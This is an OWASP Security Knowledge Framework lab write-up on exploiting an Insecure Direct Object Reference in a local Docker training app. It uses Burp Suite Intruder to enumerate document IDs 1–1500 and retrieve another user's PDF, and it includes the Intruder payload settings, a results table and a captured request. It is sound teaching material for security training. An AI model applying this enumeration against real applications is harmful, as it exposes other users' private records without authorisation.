

Python - Insecure Direct Object References (IDOR)

Running the app on Docker

```
$ sudo docker pull blabla1337/owasp-skf-lab:idor
```

```
$ sudo docker run -ti -p 127.0.0.1:5000:5000 blabla1337/owasp-skf-lab:idor
```



Now that the app is running let's go hacking!

Reconnaissance

Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

Lets look at an example:

```
http://foo.bar/somepage?invoice=12345
```


In this case, the value of the invoice parameter is used as an index in an invoices table in the database. The application takes the value of this parameter and uses it in a query to the database. The application then returns the invoice information to the user.

Since the value of invoice goes directly into the query, by modifying the value of the parameter it is possible to retrieve any invoice object, regardless of the user to whom the invoice belongs.


Exploitation

Step 1:

The application allows the user to create a PDF file and retrieve the file with the index assigned to it:




HTTP Request for Document Creation:



Step 2:


Let's try to brute force if we can access other documents by fuzzing the index, consider the index ID=2000 for example:



Ok, that's a good start so now we atleast know the index value falls between 1-1500.

Step 3: To further exploit and attempt to access other indexed documents, we would use a tool called burpsuite which would help us automate the fuzzing task.

Please refer to the following link to configure burp suite for automating fuzzing task:
<https://www.hackingarticles.in/beginners-guide-burpsuite-payloads-part-1/>



Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

1 Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,500
Payload type: Numbers Request count: 1,500

2 Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 1
To: 1500
Step: 1
How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits:

Examples

1.1
987654321.1234568

3 Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit

Remove

Up

Down

So from the fuzzing results, if we observe closely the index ID="46" seems interesting as the other ID's seem to have the same response length. Let's check what do we achieve with ID=46.

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
73	73	200			1285	
74	74	200			1285	
75	75	200			1285	
76	76	200			1285	
77	77	200			1285	
79	79	200			1285	
80	80	200			1285	
81	81	200			1285	
82	82	200			1285	
84	84	200			1285	
85	85	200			1285	
86	86	200			1285	
89	89	200			1285	
46	46	200			1325	
0		200			11836	
1	1	200			11836	
3	3	200			11836	
8	8	200			11836	
9	9	200			11836	
11	11	200			11836	
12	12	200			11836	
13	13	200			11836	
14	14	200			11836	
16	16	200			11836	
17	17	200			11836	
19	19	200			11836	
21	21	200			11836	
23	23	200			11836	
24	24	200			11836	
26	26	200			11836	
27	27	200			11836	
30	30	200			11836	
33	33	200			11836	
37	37	200			11836	
41	41	200			11836	
43	43	200			11836	

Request Response

Pretty Raw Hex



```

1 POST /download HTTP/1.1
2 Host: localhost:5000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 9
9

```

0 matches

Paused



And we captured the right flag :-), so we could access the document belonging to some other user bypassing access controls of the application.

Additional Sources

Please refer to the link below for more details around IDOR:



OWASP Top Ten Web Application Security Risks | OWASP